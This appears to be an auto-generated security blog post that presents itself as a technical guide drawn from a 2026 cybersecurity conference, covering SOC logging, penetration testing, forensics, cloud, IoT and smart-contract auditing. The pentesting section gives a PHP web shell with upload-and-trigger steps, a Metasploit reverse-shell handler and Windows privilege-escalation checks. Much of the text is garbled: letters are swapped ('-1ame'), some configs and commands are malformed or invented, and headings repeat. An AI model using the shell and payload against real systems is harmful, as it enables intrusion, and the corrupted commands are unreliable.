Listen to this Post
Introduction

As organizations rapidly adopt cloud-1ative architectures and AI-powered automation, the attack surface has expanded exponentially, rendering traditional perimeter-based security models obsolete. The three-day National Conference on Cyber Security, Ethical Hacking and Digital Intelligence (NCCSEDI-2026) serves as a critical nexus for addressing these emergent challenges, bridging the gap between theoretical research and actionable defensive strategies. This article synthesizes the conference’s core themes into a comprehensive technical guide, equipping security professionals with verified methodologies, commands, and configurations essential for fortifying digital infrastructures.
Learning Objectives
- Understand the integration of Artificial Intelligence and Machine Learning in automating threat detection, incident response, and vulnerability assessment.
- Acquire hands-on proficiency in ethical hacking tools, penetration testing frameworks, and digital forensics techniques for post-breach analysis.
- Develop a strategic roadmap for securing cloud, IoT, and blockchain ecosystems against sophisticated, persistent threats.
You Should Know
1. AI-Augmented Security Operations Center (SOC) Deployment
Modern SOCs are transitioning from rule-based alerting to AI-driven behavioral analytics. This section outlines the deployment of open-source AI frameworks to enhance threat hunting and log analysis.
Step-by-Step Guide: Implementing AI-Powered Log Analysis with Elasticsearch and Machine Learning
- Setup Elastic Stack (ELK): Install Elasticsearch, Logstash, and Kibana on Ubuntu 22.04.
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt-get install apt-transport-https
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
sudo apt-get update && sudo apt-get install elasticsearch logstash kibana
2. Configure Logstash to ingest Windows Event Logs:
input {
beats {
port => 5044
}
}
filter {
if [bash] == 4624 {
mutate { add_tag => ["successful_login"] }
}
}
output {
elasticsearch { hosts => ["localhost:9200"] }
}
- Enable Machine Learning Jobs in Kibana: Navigate to the Machine Learning section, create a “Log Analysis” job to detect anomalous authentication patterns using population or single-metric algorithms. This identifies brute-force attempts and credential-stuffing attacks without manual signature updates.
Windows Commands for Centralized Logging:
 Enable PowerShell logging for threat hunting
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1

Forward events to your SIEM using Winlogbeat
.\winlogbeat.exe -c winlogbeat.yml -path.home "C:\Program Files\Winlogbeat"
- Ethical Hacking: Advanced Penetration Testing with Metasploit and Cobalt Strike
Ethical hacking remains the cornerstone of proactive defense. This section covers the exploitation of common web vulnerabilities and post-exploitation privilege escalation.
Step-by-Step Guide: Exploiting a Vulnerable Web Application
- Reconnaissance with Nmap: Scan for open ports and services.
nmap -sV -sC -A -T4 target.com
-
Exploiting a File Upload Vulnerability: Using a crafted PHP reverse shell.
<?php system($_GET['cmd']); ?>
Upload the shell via a vulnerable upload form and trigger it:
target.com/uploads/shell.php?cmd=whoami. -
Post-Exploitation with Metasploit: For Linux targets, use the `linux/x86/shell_reverse_tcp` payload.
msfconsole
use exploit/multi/handler
set PAYLOAD linux/x86/shell_reverse_tcp
set LHOST 192.168.1.10
set LPORT 4444
exploit
Privilege Escalation on Windows:
 Check for unquoted service paths
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\"
 Use PowerUp.ps1 to identify vulnerabilities
Import-Module .\PowerUp.ps1
Invoke-AllChecks
- Digital Forensics & Cyber Crime Investigation: Memory and Disk Analysis
In the event of a breach, rapid forensic acquisition and analysis are vital. This section covers the use of Volatility and Autopsy for comprehensive investigations.
Step-by-Step Guide: Memory Forensics Using Volatility 3
- Acquire Memory Dump: Use WinPMEM or DumpIt on Windows to create a raw memory image.
2. Identify the Operating System Profile:
vol -f memory.dmp windows.info
3. Extract Running Processes:
vol -f memory.dmp windows.pslist
4. Dump Suspicious Executables:
vol -f memory.dmp windows.dumpfiles --pid 1234
5. Analyze Network Connections:
vol -f memory.dmp windows.netscan
Linux Disk Forensics with Autopsy:
 Create a disk image using dd
sudo dd if=/dev/sda of=disk_image.dd bs=512 conv=noerror,sync
 Launch Autopsy and create a new case, selecting the disk image for analysis
autopsy
Windows Artifact Collection:
 Collect event logs for forensic preservation
wevtutil epl System System_Backup.evtx
wevtutil epl Security Security_Backup.evtx
- Cloud & Virtualization Security: Hardening AWS, Azure, and Kubernetes Environments
Misconfigured cloud resources remain the leading cause of data breaches. This section focuses on implementing zero-trust architectures and container security.
Step-by-Step Guide: Securing a Kubernetes Cluster
- Enable Kubernetes RBAC: Define roles and role bindings to restrict access.
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
namespace: production
name: pod-reader
rules:</li>
</ol>

- apiGroups: [""]
resources: ["pods"]
verbs: ["get", "list"]
- Implement Network Policies: Restrict ingress and egress traffic to only necessary services.
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: deny-all
spec:
podSelector: {}
policyTypes:</li>
</ol>

- Ingress
- Egress
AWS CLI Commands for Security Auditing:
 Check for publicly accessible S3 buckets
aws s3api list-buckets --query "Buckets[?PublicAccessBlockConfiguration==null]"

Enable CloudTrail for auditing all API calls
aws cloudtrail create-trail --1ame prod-trail --s3-bucket-1ame my-audit-bucket
aws cloudtrail start-logging --1ame prod-trail
- IoT Security: Exploiting and Mitigating Embedded System Vulnerabilities
With billions of IoT devices deployed, security flaws in firmware and communication protocols present substantial risks.
Step-by-Step Guide: Firmware Analysis with Binwalk
- Extract Firmware: Download the IoT device firmware (e.g.,
firmware.bin).
2. Analyze File Structure:
binwalk -Me firmware.bin
3. Identify Embedded File Systems: Look for SquashFS or JFFS2 partitions.
4. Extract and Reverse Engineer: Use `firmware-mod-kit` to modify or analyze extracted content../extract-firmware.sh firmware.bin
Mitigation Strategy: Secure Boot and Code Signing
- Enable secure boot in UEFI settings.
- Use `openssl` to verify signed firmware before flashing.
openssl dgst -sha256 -verify public_key.pem -signature firmware.sig firmware.bin
6. Blockchain and Cryptocurrency Security: Smart Contract Auditing
Vulnerabilities in smart contracts have led to billions in losses. This section focuses on static analysis and runtime verification.
Step-by-Step Guide: Auditing an Ethereum Smart Contract
1. Install Slither Static Analyzer:
pip3 install slither-analyzer
2. Run a Security Audit:
slither my_contract.sol
3. Check for Reentrancy Vulnerabilities:
slither-check-read-only my_contract.sol
4. Use Mythril for Symbolic Execution:
myth analyze my_contract.sol
Linux Command for Monitoring Blockchain Transactions:
 Use curl to query Etherscan API for suspicious activity
curl -X GET "https://api.etherscan.io/api?module=account&action=txlist&address=0x...&apikey=YourApiKey"
- Web and Mobile Application Security: OWASP Top Ten Mitigation
Modern web applications must defend against injection attacks, broken authentication, and cross-site scripting (XSS).
Step-by-Step Guide: Implementing Input Validation and CSP
1. SQL Injection Prevention (Parameterized Queries):
Python MySQL example cursor.execute("SELECT FROM users WHERE id = %s", (user_id,))- Cross-Site Scripting (XSS) Prevention: Implement Content Security Policy (CSP) headers.
add_header Content-Security-Policy "default-src 'self'; script-src 'self' https://cdnjs.cloudflare.com;";
-
Linux Command to Scan for Web Vulnerabilities (Nikto):
nikto -h https://your-website.com
4. Windows PowerShell for IIS Hardening:
 Remove default IIS headers to obscure server version
Remove-WebConfigurationProperty -Filter "system.webServer/security/requestFiltering" -1ame "verbs" -AtElement @{verb="OPTIONS"}
What Undercode Say
- Key Takeaway 1: AI and ML are not just buzzwords but transformative tools that drastically reduce mean time to detection (MTTD) by automating anomaly detection. Integrating machine learning models into SIEM platforms enables predictive analytics, allowing defenders to identify attack patterns before they fully manifest.
- Key Takeaway 2: Ethical hacking and penetration testing must evolve to include adversarial machine learning (AML) threats. Defenders must learn to emulate attackers who now leverage AI to bypass traditional defenses, necessitating a paradigm shift from reactive to predictive threat modeling.
- Key Takeaway 3: The conference’s emphasis on digital forensics highlights a critical industry shortfall: the average organization’s inability to conduct timely memory analysis. Automated memory scraping and volatile data capture should be standard operating procedures, not ad-hoc responses.
- Key Takeaway 4: Securing cloud-1ative and IoT ecosystems requires a defense-in-depth strategy. Misconfigurations are the primary vector; thus, implementing Infrastructure-as-Code (IaC) with automated compliance checks (e.g., Terraform Sentinel) is non-1egotiable for any modern enterprise.
- Key Takeaway 5: The intersection of blockchain security and traditional cybersecurity is a burgeoning field. While blockchain provides immutability, the smart contract layer often contains critical vulnerabilities that need rigorous formal verification.
Analysis: The NCCSEDI-2026 conference underscores that cybersecurity is no longer a siloed discipline but an interdisciplinary field. The integration of AI, cloud security, and digital forensics demands a holistic approach. The most significant takeaway is the need for continuous education and hands-on training, as the threat landscape evolves at an unprecedented pace. Moreover, the emphasis on free registration and open call for papers indicates a democratization of knowledge, which is essential for building a resilient global cyber workforce. The convergence of these topics reveals that future security professionals must be cross-trained in both offensive and defensive methodologies, possessing a hybrid skill set that bridges software development, data science, and network engineering.
Prediction
- +1: AI-driven threat intelligence will become autonomous, enabling real-time patching and automated incident response by 2028, significantly reducing human error.
- +1: The proliferation of AI-powered penetration testing tools will democratize security testing, making it accessible to SMEs and reducing the overall attack surface.
- -1: As AI models are increasingly used for defense, adversarial attacks against these models will become a primary vector, leading to a new arms race in AI security.
- -1: The complexity of multi-cloud and hybrid cloud environments will continue to outpace security controls, leading to a rise in sophisticated supply chain attacks.
- +1: Blockchain-based identity management will gain traction, providing immutable audit trails and reducing identity theft and credential-based breaches.
- +1: Standardized frameworks for IoT security will emerge, driven by regulatory pressures, forcing manufacturers to adopt secure-by-design principles.
- -1: The shortage of skilled cybersecurity professionals will exacerbate vulnerability exploitation, with a 35% increase in zero-day exploits projected over the next two years.
- +1: Advancements in quantum-resistant cryptography will begin to be implemented, securing critical infrastructure against future quantum computing threats.
- -1: Ransomware gangs will evolve to use AI to automate victim selection and maximize payout efficiency, increasing the average ransom demand.
- +1: Continuous education initiatives like NCCSEDI-2026 will be instrumental in bridging the skills gap, fostering a new generation of security researchers with both theoretical and practical expertise.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: https://lnkd.in/p/enkAVFkz – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- IoT Security: Exploiting and Mitigating Embedded System Vulnerabilities
- Implement Network Policies: Restrict ingress and egress traffic to only necessary services.


